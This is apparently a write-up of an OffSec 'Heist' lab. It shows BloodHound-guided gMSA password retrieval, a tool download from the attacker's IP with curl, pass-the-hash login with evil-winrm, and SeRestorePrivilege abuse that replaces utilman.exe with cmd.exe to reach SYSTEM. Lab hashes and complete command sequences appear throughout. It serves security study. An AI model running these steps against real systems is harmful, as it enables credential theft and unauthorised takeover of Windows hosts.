
And upload it to BloodHound:




Now with the data stored in BloodHound, we must search for the user enox and mark that user as Owned




Now we can begin reviewing information provided to use in BloodHound. The most noteworthy thing here is that Enox is part of the web admin group:



If we continue down this path underneath the Outbound Object Control section of the Web Admin Group we can see that this group has ReadGSMAPassword rights for the SVC_APACHE$ account



BloodHound also provides methods on abusing certain exploits by right-clicking the path and selecting Help:




Finally, it is possible to remotely retrieve the password for the GMSA and convert that password to its equivalent NT hash, then perform overpass-the-hash to retrieve a Kerberos ticket for the GMSA:

1. Build GMSAPasswordReader.exe from its source: https://github.com/rvazarkar/GMSAPasswordReader
2. Drop GMSAPasswordReader.exe to disk. If using Cobalt Strike, load and run this binary using execute-assembly
3. Use GMSAPasswordReader.exe to retrieve the NT hash for the GMSA. You may have more than one NT hash come back, one for the "old" password and one for the "current" password. It is possible that either value is valid:


```
gmsapasswordreader.exe --accountname gmsa-jkohler
```

From here we'll download and move the executable to the target machine:




```
*Evil-WinRM* PS C:\Users\enox\Documents> curl http://192.168.45.185/GMSAPasswordReader.exe -o GMSAPasswordReader.exe
*Evil-WinRM* PS C:\Users\enox\Documents>
```

Next we'll follow the syntax provide by BloodHound Replacing the account name with svc_apache$:



```
*Evil-WinRM* PS C:\Users\enox\Documents> .\GMSAPasswordReader.exe --accountname svc_apache$
Calculating hashes for Old Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : 31424E5B49C147E64854B47E50AA4C98
[*]       aes128_cts_hmac_sha1 : 409F1002404B512AC58B4BEB22013568
[*]       aes256_cts_hmac_sha1 : F133616850B2F938715388DFD581398A58C9AF9B45F329710A278EE3E9074395
[*]       des_cbc_md5          : 7564AE6407BADCC4

Calculating hashes for Current Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : E9322A2FDA655564442ED38B53418154
[*]       aes128_cts_hmac_sha1 : 68AF4B77983EB45AFC9FFA95D2973A5B
[*]       aes256_cts_hmac_sha1 : 134445B7F1AB48CF5611F9526BFBF9C55635F0A58E8BFB5DB0D438BE851708D0
[*]       des_cbc_md5          : 5240AD29A1832CEC

*Evil-WinRM* PS C:\Users\enox\Documents> █
```


Now we can attempt to conduct a PassTheHash attack to login as SVC_APACHE$ using the rc4_hmac hash:



```
┌──(kali㉿kali)-[~/OSCP/Heist]
└─$ evil-winrm -i 191.168.192.165 -u svc_apache$ -H E9322A2FDA655564442ED38B53418154 -i heist.offsec

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimp
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comp
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> █
```


Privilege Escalation

Next we'll check out permissions on this account:




```
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> █
```

Notice the SeRestorePrivilege Permissions, this allows the user to write to any file regardless of the security descriptor. Following the instructions from GitHub (https://github.com/gtworek/Priv2Admin) we should be able to elevate our privileges. We'll first download the Enable-SeRestorePrivilege script from (https://github.com/gtworek/PSBits/blob/master/Misc/EnableSeRestorePrivilege.ps1) and use it to enable the permission:




```
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> .\EnableSeRestorePrivilege.ps1
Debug: Current process handle: 2576
Debug: Calling OpenProcessToken()
Debug: Token handle: 2920
Debug: Calling LookupPrivilegeValue for SeRestorePrivilege
Debug: SeRestorePrivilege LUID value: 18
Debug: Calling AdjustTokenPrivileges
Debug: GetLastError returned: 0
```

Next we'll follow Priv2Admin's instructions (link above) and move utilman.exe to a backup file and move cmd.exe to utilman.exe:



```
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> cd \Windows\System32
*Evil-WinRM* PS C:\Windows\System32> mv utilman.exe utilman.old
*Evil-WinRM* PS C:\Windows\System32> mv cmd.exe utilman.exe
*Evil-WinRM* PS C:\Windows\System32>
```

Then we'll abuse Windows Accessibility Shortcut by starting an RDP session without credentials and hit Windows + U keys to run utilman.exe which is actually cmd.exe:



```
C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                 Description                               State
============================== ========================================= ========
SeProfileSingleProcessPrivilege Profile single process                   Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority             Enabled
SeCreatePermanentPrivilege     Create permanent shared objects           Enabled
SeShutdownPrivilege            Shut down the system                      Disabled
SeDebugPrivilege               Debug programs                            Enabled
SeAuditPrivilege               Generate security audits                  Enabled
SeSystemEnvironmentPrivilege   Modify firmware environment values        Disabled
SeChangeNotifyPrivilege        Bypass traverse checking                  Enabled
SeImpersonatePrivilege         Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege        Create global objects                     Enabled

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```